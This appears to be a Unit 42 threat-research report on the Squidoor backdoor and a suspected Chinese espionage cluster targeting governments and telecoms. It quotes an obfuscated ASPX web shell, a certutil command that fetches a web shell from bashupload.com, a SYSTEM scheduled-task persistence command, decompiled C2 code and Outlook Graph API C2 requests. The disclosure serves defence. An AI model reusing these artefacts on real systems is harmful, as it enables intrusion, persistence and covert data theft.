Squidoor: Suspected Chinese Threat Actor's Backdoor Targets Global Organizations

unit42.paloaltonetworks.com/advanced-backdoor-squidoor/

February 27, 2025

Executive Summary

This article reviews a cluster of malicious activity that we identify as CL-STA-0049. Since at least March 2023, a suspected Chinese threat actor has targeted governments, defense, telecommunication, education and aviation sectors in Southeast Asia and South America.

The observed activity includes collecting sensitive information from compromised organizations, as well as obtaining information about high-ranking officials and individuals at those organizations.

During our investigation, we were able to shed new light on the attacker's tactics, techniques and procedures (TTPs), including the attack flow, entry vector via web shells and covert communication channels.

The threat actor behind this activity cluster used a recently discovered sophisticated backdoor we named Squidoor (aka FinalDraft), which targets both Windows and Linux systems. This article reveals a new Windows variant of Squidoor, and provides a deeper understanding of Squidoor's command and control server (C2) communication than has been previously described.

Squidoor is an advanced backdoor that supports multiple modules, designed for stealth. It features a rarely seen set of capabilities, including using multiple protocols to communicate with the C2 such as the following:

- Outlook API
- Domain Name System (DNS) tunneling
- Internet Control Message Protocol (ICMP) tunneling

Based on our analysis of the TTPs, we assess with moderate-high confidence that this activity originates in China.

Our objective in sharing this analysis is to equip cybersecurity professionals in these high-risk sectors with effective detection and mitigation strategies against these advanced threats.

Palo Alto Networks customers are better protected from the threats discussed in this article through the following products and services:

- Cortex XDR and XSIAM
- Cloud-Delivered Security Services for the Next-Generation Firewall, including:

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Related Unit 42 Topics **Backdoor**, **LOLBAS**, **China**

Initial Access to Networks: Deploying Multiple Web Shells

To gain access to networks, the threat actor behind CL-STA-0049 primarily attempted to exploit various vulnerabilities in Internet Information Services (IIS) servers. They followed this initial compromise with the deployment of multiple web shells on infected servers. These web shells served as persistent backdoors, allowing the threat actor to maintain access and execute commands on compromised systems.

Our research identified four primary web shells used in the attack:

- OutlookDC.aspx
- Error.aspx (1)
- Error.aspx (2)
- TimeoutAPI.aspx

The deployed web shells exhibited significant similarities, indicating a common origin. The shared characteristics include the following:

- Embedded decryption keys of the same length (and sometimes shared among different samples)

- Extensive obfuscation using junk code (shown in Figure 1 below)
- Consistent string patterns and code structures

Figure 1 shows a code snippet of one of the web shells.

```
@ PagE LaNguAge = "C#" %  >  <  % try {
 string kisssy = "2" + "0d12" + "27f8" + "87466" + "21";
 byte[]ddaattttta = new /*aaasw6Kdaaasdzczc3rfJRd*/ @ System /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @ Security
 /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @ Cryptography /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @
 RijndaelManaged /*aaasw6Kdaaasdzczc3rfJRd*/()./*aaasw6Kdaaasdzczc3rfJRd*/ @ CreateDecryptor /*aaasw6Kdaaasdzczc3rfJRd*/(
 /*aaasw6Kdaaasdzczc3rfJRd*/ @ System /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @ Text /*aaasw6Kdaaasdzczc3rfJRd*/.
 /*aaasw6Kdaaasdzczc3rfJRd*/ @ Encoding /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @ Default
 /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @ GetBytes /*aaasw6Kdaaasdzczc3rfJRd*/(kisssy),
 /*aaasw6Kdaaasdzczc3rfJRd*/ @ System /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @ Text /*aaasw6Kdaaasdzczc3rfJRd*/.
 /*aaasw6Kdaaasdzczc3rfJRd*/ @ Encoding /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @ Default
 /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @ GetBytes /*aaasw6Kdaaasdzczc3rfJRd*/(kisssy)).
 /*aaasw6Kdaaasdzczc3rfJRd*/ @ TransformFinalBlock /*aaasw6Kdaaasdzczc3rfJRd*/(/*aaasw6Kdaaasdzczc3rfJRd*/ @ Context
 /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @ Request /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @
 BinaryRead /*aaasw6Kdaaasdzczc3rfJRd*/(/*aaasw6Kdaaasdzczc3rfJRd*/ @ Context /*aaasw6Kdaaasdzczc3rfJRd*/.
 /*aaasw6Kdaaasdzczc3rfJRd*/ @ Request /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @ ContentLength
 /*aaasw6Kdaaasdzczc3rfJRd*/), 0, /*aaasw6Kdaaasdzczc3rfJRd*/ @ Context /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @
 Request /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @ ContentLength /*aaasw6Kdaaasdzczc3rfJRd*/);
 if (/*aaasw6Kdaaasdzczc3rfJRd*/ @ Context /*aaasw6Kdaaasdzczc3rfJRd*/.Session["p" + "ayl" + "oa" + "d"] == null) {
 /*aaasw6Kdaaasdzczc3rfJRd*/ @ Context /*aaasw6Kdaaasdzczc3rfJRd*/.Session["p" + "a" + "ylo" + "ad"] = (
 /*aaasw6Kdaaasdzczc3rfJRd*/ @ System /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @ Reflection
 /*aaasw6Kdaaasdzczc3rfJRd*/./*aaasw6Kdaaasdzczc3rfJRd*/ @ Assembly /*aaasw6Kdaaasdzczc3rfJRd*/)typeof(/*aaasw6Kdaaasdzczc3rfJRd*/
```

Figure 1. Code snippet of a web shell used in the attack.

The threat actor stored some of the web shells on bashupload[.]com and downloaded and decoded them using certutil, as shown in the command-line string in Figure 2. Bashupload is a web application that enables users to upload files using the command line and download them to another server.

```
certutil  -urlcache -split -f https://bashupload.com/LXDoj/error.aspx
"C:/Program Files/Microsoft/Exchange Server/V15/FrontEnd/HttpProxy/owa
/auth/error.aspx"
```

Figure 2. Certutil is used to retrieve web shells from bashupload.

Lateral Movement Within Compromised Endpoints: Spreading Web Shells

We observed that the threat actor attempted to spread the web shells across different servers. To do that, it used curl and Impacket, as shown in Figure 3 below. The threat actor also tried to conceal one of the web shells as a certificate and copy it to other servers using Windows Management Instrumentation (WMI).




Figure 3. Cortex alert data showing attempts to download and copy web shells to remote machines.

Squidoor: A Modular Stealthy Backdoor

We call the main backdoor the attackers used Squidoor. (Elastic Security Labs recently published similar research on this activity cluster, referring to the backdoor as FinalDraft.) Squidoor is a sophisticated backdoor that was built for stealth, allowing it to operate in highly monitored and secured networks.

The threat actors primarily used this backdoor to:

- Maintain access
- Move laterally
- Create stealthy communication channels with its operators
- Collect sensitive information about the targeted organizations

During our investigation, we discovered that Squidoor was in fact multi-platform malware, with versions for both Windows and Linux operating systems.

Squidoor offers a range of different protocols and methods operators can use to configure the malware to communicate with its C2 server. The Windows version of Squidoor grants the attackers 10 different methods for C2 communication, and the Linux version allows nine.

Some communication methods are meant for external communication with the C2, while other methods are for internal communication between Squidoor implants within a compromised network. This variety of communication methods enables the attackers to adjust to different scenarios and stay under the radar.

Squidoor can receive the following commands:

- Collect information about the infected machine
- Execute arbitrary commands
- Inject payloads into selected processes
- Deliver additional payloads

Figure 4 shows a diagram of the communication paths in a network infected with Squidoor, illustrating how threat operators configured most of the implants to only communicate internally to remain undetected.




Figure 4. Example of communication paths for implants in a network infected with Squidoor.

Using a Rarely Observed LOLBAS Technique: Cdb.exe

To execute Squidoor, the threat actor abused the Microsoft Console Debugger binary named cdb.exe. Attackers delivered cdb.exe to the infected environments, saved it to disk as C:\ProgramData\fontdrvhost.exe and used it to load and execute shellcode in memory. While using cdb.exe is a known living-off-the-land-binaries-and-scripts (LOLBAS) technique, its use is quite rare and has only been reported a handful of times.

Upon execution, cdb.exe (renamed by the attacker to fontdrvhost.exe) loaded the shellcode from a file named config.ini.

After the first execution, we observed the attackers using one of Squidoor's payloads (LoadShellcode.x64.dll, loaded into mspaint.exe) to load and decrypt another Squidoor implant from a file on disk named wmsetup.log. Figure 5 illustrates these two flows of execution.




Figure 5. The execution flow of loading Squidoor.

Squidoor's persistence was achieved using a scheduled task named Microsoft\Windows\AppID\EPolicyManager. This task executed the shellcode. Figure 6 shows the command to create the scheduled task to keep Squidoor persistent.

```
C:\Windows\system32\cmd.exe /C schtasks /create /RL HIGHEST /F
/tn "\Microsoft\Windows\AppID\EPolicyManager" /tr
"C:\ProgramData\fontdrvhost.exe -cf C:\ProgramData\config.ini -o
C:\ProgramData\fontdrvhost.exe" /sc MINUTE /mo 1 /RU SYSTEM
```

Figure 6. Command to create a scheduled task to maintain Squidoor persistence on an affected Windows host.

Squidoor Execution Flow

Once Squidoor was loaded into memory, it executed its exported function named UpdateTask. Squidoor's execution flow begins with decrypting its hard-coded configuration.

The configuration of Squidoor contains a single digit (0-9) corresponding to a switch case that determines which communication method it will use. There are other configuration fields that might not be used, depending on the variant of the malware. These fields include values needed for the communication with the C2 server, which will vary depending on which communication method it uses.

These values can include the following:

- Domains
- IP addresses
- Listening ports

- Encryption key
- Access token

Communication Methods

The Windows version of Squidoor supports 10 different methods for C2 communication. Table 1 breaks out these 10 different methods based on their corresponding switch case digits.

Switch Case Digit	Internal Class Name	Description
0	CHttpTransChannel	HTTP-based communication
1	CReverseTcpTransChannel	Reverse TCP connection to a remote server
2	CReverseUdpTransChannel	Reverse UDP connection to a remote server
3	CBindTcpTransChannel	Listen for incoming TCP connections (suspected to be used for only internal communication)
4	CBindHttpTransChannel	Listen for incoming HTTP connections (become an HTTP Server)
5	COutLookTransChannel	Communicate via an Outlook mail API
6	CIcmpTransChannel	Utilize ICMP tunneling for communication
7	CDnsTransChannel	Utilize DNS tunneling for communication
8	CWebTransChannel	Communicate via a mail client retrieved from the configuration file
9	CBindSMBTransChannel	Use named pipes for communication (only internal communication, and only on the Windows version)

Table 1. Switch-case values for Squidoor C2 communication methods.

These communication methods have distinct names in the malware’s code, as shown in Figure 7.

```
mode = config->mode;
if ( mode )
{
  if ( mode == 1 )
  {
    v14 = operator new(0x70ui64);
    memset(v14, 0, 0x70ui64);
    v14[1] = 0i64;
    *v14 = &CReverseTcpTransChannel::`vftable';
    *((_BYTE *)v14 + 16) = 0;
    *((_BYTE *)v14 + 24) = 0;
```

```
if ( mode != 2 )
{
  switch ( mode )
  {
    case 3:
      result = IsUserAnAdmin();
      if ( !result )
        return result;
      v21 = operator new(0x28ui64);
      *v21 = 0i64;
      v21[1] = 0i64;
      *((_QWORD *)v21 + 1) = 0i64;
      *(_QWORD *)v21 = &CBindTcpTransChannel::`vftable';
      *((_BYTE *)v21 + 16) = 0;
```

```
case 5:
  v38 = operator new(0x80ui64);
  memset(v38, 0, 0x80ui64);
  v38[1] = 0i64;
  *v38 = &COutLookTransChannel::`vftable';
  *((_OWORD *)v38 + 1) = 0i64;
```

```
case 6:
  v45 = operator new(0x58ui64);
  memset(v45, 0, 0x58ui64);
  *v45 = &CIcmpTransChannel::`vftable';
  v45[3] = 0i64;
```

Figure 7. Code snippets of Squidoor’s communication methods grouped by switch case.

Outlook Transport Channel Analysis

This section examines the Outlook mail client communication method. Figure 8 shows the flow of this method.




Figure 8. Flow of the communication mechanism via Outlook API for Squidoor.

When executed with the COutLookTransChannel configuration, Squidoor will first log in to the Microsoft identity platform using a hard-coded refresh token as shown in Figure 9. The Microsoft Graph API token is stored in the following registry keys, based on the user's privileges:

- HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UUID\<uuid_stored_in_configuration>
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UUID\<uuid_stored_in_configuration>

```
POST /common/oauth2/token HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.85 Safari/537.36
Content-Length: 914
Host: login.microsoftonline.com

client_id=d3590ed6-52b3-4102-aeff-aad2292ab01c&grant_type=refresh_token&scope=openid&resource=https://graph.microsoft.com&refresh_token=
```

Figure 9. HTTP POST request by Squidoor for logging in to the Microsoft identity platform.

Next, Squidoor sends an HTTP GET request to a specific Pastebin page that is hard coded in its configuration. The Pastebin page is named Local365, and only contains the number 1. We suspect the attackers monitor these GET requests to Pastebin as a method to track how many implants have connected via the Outlook API.

Next, Squidoor uses the Outlook REST API to query the drafts folder, searching for mails with a subject containing the string p_{random_generated_number}. If it finds no such mail, Squidoor will send an email to the attackers with the aforementioned generated string as the subject, including a Base64-encoded random sequence of bytes in the content. Figure 10 shows an HTTP POST request of this C2 traffic.

```
POST /v1.0/me/messages HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.85 Safari/537.36
Content-Length: 130
Host: graph.microsoft.com

{"subject":"p_[illegible]","body":{"content":"Qcjpipp4[illegible]AAAAAAAAAAA=="}}
```

Figure 10. HTTP POST request for an email uploaded to the attackers' Outlook account by Squidoor.

The attackers use the {random_generated_number} identifier to differentiate between different Squidoor implants that query commands from the same Outlook mail inbox.

After sending the initial beacon, Squidoor starts to query the email account for commands. To do so, it queries the drafts folder for mails containing the string r_{random_generated_number} in the subject with a preceding r instead of p with the same generated number value as before. Figure 11 shows an example of such a query sent by Squidoor.

```
https://graph.microsoft.com/v1.0/me/MailFolders/drafts/messages?
$filter=Subject eq 'r_<redacted>'&$top=5
```

Figure 11. A query Squidoor uses to retrieve emails containing commands to execute.

If such an email exists, Squidoor will retrieve its contents and delete it from the attacker's mailbox. Next, the contents of the retrieved message go through several stages of deobfuscation and decoding. This mechanism allows the malware to receive commands or additional malicious code from its C2 server disguised as innocent-looking Outlook network traffic.

Decoding the Email Content

The decoding mechanism of the content of the mails is as follows:

1. Transform the email to bytes by using the CryptStringToBinaryA WinAPI
2. Decode from Base64 encoding
3. Decode the content via a combination of AES and a custom XOR decryption algorithm
4. Decompress the decoded content using zlib 1.2.12

The decompressed content tells Squidoor which command it should execute, along with any additional relevant data for execution, such as additional payloads or file paths.

Squidoor's Main Capabilities

Squidoor has a list of commands it can receive from the C2 server, which grants the attacker a variety of different capabilities to gain full control over the infected machine. These capabilities include:

- Host reconnaissance and fingerprinting, including:
  - Username and privileges
  - Hostname
  - IP address
  - Operating system (OS) type
- Executing arbitrary commands
- Querying files and directories
- Querying running processes
- Exfiltrating files
- Deploying additional malware
- Injecting payloads into additional processes
- Sending commands to other Squidoor implants via TCP
- Sending commands to other Squidoor implants via named pipes (Windows variant only)

Squidoor Code Injection

Squidoor can receive a command from the C2 instructing the malware to perform code injection into an additional process. Squidoor injects a payload using classic DLL injection, calling the following Windows API functions RtlCreateUserThread, VirtualAllocEx and WriteProcessMemory.

On the Windows version, depending on the command the attackers sent, Squidoor will determine which process it will use for injection. The two options available for the attacker are:

- Attempting to inject code into mspaint.exe
  If mspaint.exe does not exist in system32 (as is the case in Windows 11), it injects conhost.exe instead
- Performing an injection into an already running process on the system determined by a process ID (PID) selected by the attacker

Modular Backdoor

During our investigation, we observed Squidoor executing additional modules that it injected into other Windows OS processes, such as the following:

- mspaint.exe

- conhost.exe
- taskhostw.exe
- vmtoolsd.exe

Figure 12 shows how, in one instance, the threat actor delivered payloads (modules) that they injected into multiple instances of mspaint.exe. The threat actor used these injected modules to move laterally using Windows Remote Management (WinRM), steal data and execute commands on remote endpoints. The modules require a password as an argument to run, to evade dynamic analysis and sandboxes.

The observed passwords included:

- t0K1p092
- PeN17PFS50
- sElf98RqkF
- Aslire597

Figure 12. Squidoor injects multiple payloads into different mspaint.exe instances.

The mspaint.exe injected payloads were not written to the disk and were executed in system memory. From the behavioral pattern, these payloads appear to support a number of command-line arguments to perform multiple actions such as the following:

- Uploading or deleting files remotely
- Executing PowerShell scripts without invoking the powershell.exe binary

- Executing arbitrary commands
- Stealing specific files
- Performing pass the hash attacks
- Enumerating specific user accounts


Abusing Pastebin to Store Configuration Data

As we previously mentioned, on some of its communication modes, Squidoor will send an HTTP GET request to Pastebin.

We found two Pastebin accounts operated by the attackers and the aliases they created for themselves.

One of the accounts has been operational for almost a year, with the attacker adding new content occasionally.

The threat actor apparently used these Pastebin accounts to store components related to the different communication methods of the malware such as access tokens and API keys as shown in Figure 13 below.



PASTEBIN API TOOLS FAQ paste Search...

[redacted]'s Pastebin

16 5,252 0 1 YEAR AGO

NAME / TITLE	ADDED	EXPIRES	HITS	COMMENTS	SYNTAX
Untitled	Dec 2nd, 2024	Never	2	0	None
Untitled	Dec 2nd, 2024	Never	5	0	None
[redacted]	Nov 12th, 2024	Never	2	0	None
[redacted]	Nov 12th, 2024	Never	2	0	None
[redacted]	Nov 12th, 2024	Never	2	0	None
[redacted]	Nov 12th, 2024	Never	2	0	None
[redacted]	Nov 12th, 2024	Never	2	0	None
[redacted]	Nov 12th, 2024	Never	2	0	None
Local365	Mar 6th, 2024	Never	5,235	0	None
Proxy_HTTP_Golang	Mar 5th, 2024	Never	6	0	None
Untitled	Mar 1st, 2024	Never	4	0	None

Figure 13. Example of a Pastebin account controlled by the attackers.

At the beginning of February 2025, the attackers deleted all the files shown in Figure 13 above, and added several new ones, shown in Figure 14. Those files contain different Microsoft Graph API tokens and the titles suggest different target names.

